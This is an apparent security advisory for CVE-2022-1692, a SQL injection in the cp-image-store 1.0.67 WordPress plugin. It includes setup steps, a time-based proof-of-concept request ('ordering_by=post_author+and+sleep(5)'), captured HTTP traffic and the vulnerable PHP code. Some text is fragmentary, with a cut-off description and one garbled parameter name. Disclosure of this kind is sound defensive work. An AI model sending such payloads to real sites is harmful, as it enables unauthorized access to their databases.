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# cp-image-store 1.0.67 WordPress plugin SQL injection

## Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	cp-image-store
Affected Software Type	WordPress plugin
Version	1.0.67
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1692
CVSS 3.x Base Score	9.8
CVSS 2.0 Base Score	7.5
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	<a href="mailto:daniel.krohmer@iese.fraunhofer.de">daniel.krohmer@iese.fraunhofer.de</a>
Link to Affected Software	<a href="https://wordpress.org/plugins/cp-image-store">https://wordpress.org/plugins/cp-image-store</a>
Link to Vulnerability DB	<a href="https://nvd.nist.gov/vuln/detail/CVE-2022-1692">https://nvd.nist.gov/vuln/detail/CVE-2022-1692</a>


## Vulnerability Description

The `ordering_by` query parameter in cp-image-store 1.0.67 is vulnerable to



## Exploitation Guide

Login as `admin` user. Before we can launch the attack, we need to publish a post containing the affected shortcode.




Go to `Image Store` and click on `Add New` to create a new post.




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
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
Add the affected shortcode `[codepeople-image-store]` and hit `Publish`.



Use the generated permalink to access the blog post containing the shortcode.



Visit the blog post page. No authentication is required while doing this.



Clicking the previous button triggers the vulnerable request. However, it needs to be slightly modified by adding `ordering=by`, which is the vulnerable query parameter.



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4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: cpis_session_20200814=627a364246d345.75695739;
wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14 Sec-Fetch-User: ?1
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```

A POC may look like the following request:

```
Request
Pretty Raw Hex
1 GET /?cpis_image=37&ordering_by=post_author+and+sleep(5) HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Tue, 10 May 2022 09:55:38 GMT
3 Server: Apache/2.4.53 (Debian)
4 Set-Cookie: cpis_session_20200814=627a369a7a0621.00755435; path=/
5 Link: <http://localhost/index.php?rest_route=/>;
rel="https://api.w.org/"
6 Link: <http://localhost/?p=379>; rel=shortlink
7 Vary: Accept-Encoding
8 Content-Length: 41843
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!doctype html>
13 <html lang="en-US">
14 <head>
15 <meta charset="UTF-8">
16 <meta name="viewport" content="width=device-width, initial-scale=1"
>
17 <link rel="profile" href="http://gmpg.org/xfn/11">
18 <link rel="pingback" href="http://localhost/xmlrpc.php">
19
20 <title>
hacking playground
</title>
21 <meta name="robots" content="noindex, nofollow" />
22 <meta property="og:description" content="
&lt;p&gt;[codepeople-image-store]&lt;/p&gt;" />
```

Ensure that the assigned value of `ordering_by` is a valid member of the `wp_posts` table.  
Valid members are shown below:



```
type 'help;' or '\h' for help. type '\c' to clear the current input statement.

MariaDB [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> show columns from wp_posts;
+----+-----+-----+-----+-----+-----+
| Field                | Type                | Null | Key | Default | Extra          |
+----+-----+-----+-----+-----+-----+
| ID                   | bigint(20) unsigned | NO   | PRI | NULL    | auto_increment |
| post_author          | bigint(20) unsigned | NO   | MUL | 0        |                 |
| post_date            | datetime            | NO   |     | 0000-00-00 00:00:00 |                 |
| post_date_gmt       | datetime            | NO   |     | 0000-00-00 00:00:00 |                 |
| post_content         | longtext            | NO   |     | NULL     |                 |
| post_title           | text                | NO   |     | NULL     |                 |
| post_excerpt         | text                | NO   |     | NULL     |                 |
| post_status          | varchar(20)         | NO   |     | publish  |                 |
| comment_status       | varchar(20)         | NO   |     | open     |                 |
| ping_status          | varchar(20)         | NO   |     | open     |                 |
| post_password        | varchar(255)        | NO   |     |          |                 |
| post_name            | varchar(200)        | NO   | MUL |          |                 |
| to_ping              | text                | NO   |     | NULL     |                 |
| pinged              | text                | NO   |     | NULL     |                 |
| post_modified        | datetime            | NO   |     | 0000-00-00 00:00:00 |                 |
| post_modified_gmt    | datetime            | NO   |     | 0000-00-00 00:00:00 |                 |
| post_content_filtered | longtext            | NO   |     | NULL     |                 |
| post_parent          | bigint(20) unsigned | NO   | MUL | 0        |                 |
| guid                | varchar(255)        | NO   |     |          |                 |
| menu_order           | int(11)             | NO   |     | 0        |                 |
| post_type            | varchar(20)         | NO   | MUL | post     |                 |
| post_mime_type       | varchar(100)        | NO   |     |          |                 |
| comment_count        | bigint(20)          | NO   |     | 0        |                 |
+----+-----+-----+-----+-----+-----+
23 rows in set (0.000 sec)
```

In the code, the vulnerability is triggered by unsanitized user input of `ordering_by` at line 2420 in `./cp-image-store.php`.

```
2416 // Query clauses
2417 $select = "SELECT SQL_CALC_FOUND_ROWS DISTINCT posts.ID";
2418 $from = "FROM ".$wpdb->prefix."posts as posts, ".$wpdb->prefix."CPIS_IMAGE." as posts_data";
2419 $where = "WHERE $filter posts.ID = posts_data.id AND posts.post_status='publish' AND posts.
post_type='cpis_image' ";
    $order_by = "ORDER BY ".( ( $GLOBALS[CPIS_SESSION_NAME][ $page_id ][ 'cpis_ordering' ] != 'purchases' ) ? "posts" :
"posts_data" ).".".$GLOBALS[CPIS_SESSION_NAME][ $page_id ][ 'cpis_ordering' ].".".( ( $GLOBALS[CPIS_SESSION_NAME][ $page_id ][
'cpis_ordering' ] == 'post_title' ) ? "ASC" : "DESC" );
```

Finally, the database call ultimately leading to SQL injection can be found at line 2467 in `./cp-image-store.php`.

```
2455 $query = $select.$from.$where.$order_by.$limit;
2456
2457 if( $options[ 'store' ][ 'show_pagination' ] && is_numeric( $options[ 'store' ][ 'items_page' ] ) && $options[ 'store' ][ 'items_page' ] > 1 ){
2458     $page = $GLOBALS[CPIS_SESSION_NAME][ $page_id ][ 'cpis_page' ];
2459
2460     $limit = $wpdb->prepare(
2461         "LIMIT %d, %d",
2462         $page * $options[ 'store' ][ 'items_page' ],
2463         $options[ 'store' ][ 'items_page' ]
2464     );
2465
2466     $query = "$query $limit";
2467     $results = $wpdb->get_results($query);
```

## Exploit Payload

The SQL injection can be triggered by sending the request below.

```
GET /?cpis_image=379&ordering_by=post_author+and+sleep(5) HTTP/1.1
```



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Connection: close

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none

Sec-Fetch-User: ?1